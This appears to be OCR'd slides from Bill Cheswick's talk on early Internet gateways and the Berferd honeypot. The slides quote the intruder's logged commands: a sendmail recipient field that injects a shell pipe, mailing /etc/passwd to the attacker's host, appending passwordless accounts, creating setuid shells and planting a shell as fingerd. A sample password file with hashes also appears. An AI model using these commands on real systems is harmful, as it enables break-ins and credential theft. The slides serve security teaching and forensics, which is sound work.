Back to Berferd

Bill Cheswick

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Burgess Shale of the Internet

- **Networks**
- **DOOFS**
- **OS (only Unix, and mostly Sun and BSD)**
- **Which Unix? BSD, System V, research unix, Ultrix, AIX, ...**

From the Internet’s Burgess Shale

- ARCnet
- FDDI
- DECnet
- SDLC
- ACSnet
- CSnet
- BITNET
- uucp
- Arpanet
- Datakit/ISC
- ISO

Identity crises

- ches@att.arpa
- research!ches
- RDK%TEMPLEVM.BITNET@CUYNYVM.CUNY.EDU
- bitnet!templevm!rdk
- research!ches@uu.net

Datakit


- Ma Bell’s answer to packet switching
  - Sandy Frazer
- Data circuits
- no IP!
- nj/astro/research.smtp
- delimited writes


Denizens


- **screend**
  - **Jeff Mogul (DEC)**
- **packet filtering**
  - **Debby Estrin**
- **application-level gateways**
  - **DEC**
    - Brian Reid, Fred Avolio, Marcus Ranum
  - **Bell Labs**
    - Dave Presotto

Design of a Secure Internet Gateway

Winter Usenix, 1990








ches Fri Apr 20 07:46:11 EDT 1990

“All of [the gateway’s] protection has, by design, left the internal AT&T machines untested---a sort of crunchy shell around a soft, chewy center.”



It is quite easy to implement most outbound services to the Internet. INET has a small program, named *proxy* (a descendant of ARPA's *gate*), that makes calls to the Internet on behalf of an inside machine and relays bytes between the inside Datakit connection and the outside Internet TCP connection. *Proxy* can also listen to a non-privileged socket and report connections to an inside process. Several outbound services are implemented using *proxy*, and more are easy to create. In all

```
root:DZo0RWR.7DJuU:0:2:0000-Admin(0000):/:
daemon:*:1:1:0000-Admin(0000):/:
bin:*:2:2:0000-Admin(0000):/bin:
sys:*:3:3:0000-Admin(0000):/usr/v9/src:
adm:*:4:4:0000-Admin(0000):/usr/adm:
uucp:*:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:*:10:10:0000-uucp(0000):/usr/spool/uucppublic:....
ftp:anonymous:71:14:file transfer:/:no soap
research:nologin:150:10:ftp distribution account:....
ches:La9Cr9ld9qTQY:200:1:me:/u/ches:/bin/sh
dmr:laHheQ.H9iy6I:202:1:Dennis:/u/dmr:/bin/sh
rtm:5bHD/k5k2mTTs:203:1:Robert:/u/rtm:/bin/sh
adb:dcScD6gKF./Z6:205:1:Alan:/u/adb:/bin/sh
td:deJCw4bQcNT3Y:206:1:Tom:/u/td:/bin/sh
```

An Evening with Berferd, in Which a Hacker is Lured, Endured, and Studied

Bill Cheswick, USENIX 1992

of about 106

Outline

- General Paper and Attack Overview
- A Simple Honeypot Design
- Why do any of this?

- Forensics: Evasion
- Forensics: Detection

of about 106


Forensics: Detection

- Software and Hardware problems
  - Crashing, slowdown other odd symptoms are often viruses or backdoors
- Inconsistencies
  - Tripwire alerts to some change
  - Notice some change in /etc/passwd or other config file
- NIDS picks up suspicious connections
- Once you know you have been exploited what's next?
  - Digging through logs for discrepancies
  - Un-deleting files
  - Open network sockets
  - Root-kit detectors
- Law Enforcement won’t help much
- Using the law to help can be hard
  - Usually need to prove that there was significant monetary loss

of about 106

```
19:43:10 smtpd: <--- 220 inet.att.com SMTP
19:43:14 smtpd: -------> debug 19:43:14 smtpd: DEBUG attempt
19:43:14 smtpd: <--- 200 OK
19:43:25 smtpd: -------> mail from:</dev/null>
19:43:25 smtpd: <--- 503 Expecting HELO
19:43:34 smtpd: -------> helo
19:43:34 smtpd: HELO from
19:43:34 smtpd: <--- 250 inet.att.com
19:43:42 smtpd: -------> mail from: </dev/null>
19:43:42 smtpd: <--- 250 OK
19:43:59 smtpd: -------> rcpt to:</dev/
^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd: <--- 501 Syntax error in recipient name
19:44:44 smtpd: -------> rcpt to:<|sed -e ’1,/^$/’d | /bin/sh ; exit
0">
19:44:44 smtpd: shell characters: |sed -e ’1,/^$/’d | /bin/sh ; exit
0"
19:44:45 smtpd: <--- 250 OK
19:44:48 smtpd: -------> data
19:44:48 smtpd: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd: <--- 250 OK
19:45:04 smtpd: /dev/null sent 48 bytes to upas.security
19:45:08 smtpd: -------> quit
19:45:08 smtpd: <--- 221 inet.att.com Terminating
19:45:08 smtpd: finished.
```

```
19:45 mail adrian@embezzle.stanford.edu
        </etc/passwd
```



```
To: root@research.att.com
Subject: intruder
Date: Sun, 20 Jan 91 15:02:53 +0100

I have  just closed an account on my machine
which has been broken by an intruder coming from
embezzle.stanford.edu. He (she) has left a file called
passwd. The contents are:

------------
>From root@research.att.com Tue Jan 15 18:49:13 1991
Received: from research.att.com by embezzle.Stanford.EDU
Tue, 15 Jan 91 18:49:12 -0800
Message-Id: <9101160249.AA26092@embezzle.Stanford.EDU>
From: root@research.att.com
Date: Tue, 15 Jan 91 21:48 EST
To: adrian@embezzle.stanford.edu
Root: mgajqD9nOAVDw:0:2:0000-Admin(0000):/:
Daemon: *:1:1:0000-Admin(0000):/:
Bin: *:2:2:0000-Admin(0000):/bin:
  22:33 finger attempt on berferd
```

```
22:36 echo "beferdd::300:1:maybe Beferd:/:/bin/sh"
    >>/etc/passwd cp /bin/sh /tmp/shell
    chmod 4755 /tmp/shell
```

Decisions (made in real time)

- FTP password file was the real one
- Gateway machine to seem poorly administered
- The gateway machine is really slow
  - after all, I am making the changes manually!
- The shell doesn't reside in /bin (!)

```
RISC/os (inet)

login: b

RISC/os (UMIPS) 4.0 inet Copyright 1986,
  MIPS Computer Systems All Rights Reserved


Shell not found
```

```
22:41 echo "bferd ::301:1::/:/bin/sh" >>
 /etc/passwd
```

```
22:45 talk adrian@embezzle.stand^Hford.edu
 talk adrian@embezzle.stanford.edu
```

More decisions

- **We don’t have the talk(1) command**
- **(Some script processing assertions that are partially wrong)**

```
Attempt to login with bferd from Tip-QuadA.Stanford.EDU
Attempt to login with bferd from Tip-QuadA.Stanford.EDU
Attempt to login with bferd from embezzle.Stanford.EDU

(Notified Stanford of the use of Tip-QuadA.Stanford.EDU)

Attempt to login with bferd from embezzle.Stanford.EDU
Attempt to login with bferd from embezzle.Stanford.EDU
echo "bfrd ::303:1::/tmp:/bin/sh" >> /etc/passwd

(Added bfrd to the real password file.)

Attempt to login with bfrd from embezzle.Stanford.EDU292
Attempt to login with bfrd from embezzle.Stanford.EDU
echo "36.92.0.205" >/dev/null
echo "36.92.0.205 embezzle.stanford.edu">>/etc./^H^H^H
Attempt to login with guest from rice-chex.ai.mit.edu
echo "36.92.0.205 embezzle.stanford.edu" >> /etc/hosts
echo "embezzle.stanford.edu adrian">>/tmp/.rhosts
```

```
Jan 20 23:36:48 inet ftpd: <--- 220 inet FTP
server (Version 4.265 Fri Feb 2 13:39:38 EST
1990) ready.
Jan 20 23:36:55 inet ftpd: -------> user bfrdˆM
Jan 20 23:36:55 inet ftpd: <--- 331 Password
required for bfrd.
Jan 20 23:37:06 inet ftpd: -------> passˆM
Jan 20 23:37:06 inet ftpd: <--- 500 ’PASS’:
command not understood.
Jan 20 23:37:13 inet ftpd: -------> passˆM
Jan 20 23:37:13 inet ftpd: <--- 500 ’PASS’:
command not understood.
Jan 20 23:37:24 inet ftpd: -------> HELPˆM Jan
20 23:37:24 inet ftpd: <--- 214- The following
```

```
finger attempt on berferd
echo "36.92.0.205 embezzle.stanford.edu" >>
  /etc/hosts.equiv
mv /usr/etc/fingerd /usr/etc/fingerd.b
cp /bin/sh /usr/etc/fingerd
```

```
23:57 Attempt to login with bfrd from
embezzle.Stanford.EDU 23:58
  cp /bin/csh /usr/etc/fingerd
cp /usr/etc/fingerd.b /usr/etc/fingerd
```

```
passwd bfrt
 bfrt
 bfrt
```

```
chmod 755 /tmp/shell
chmod 755 /tmp/Shell
chmod 4755 /tmp/shell
```

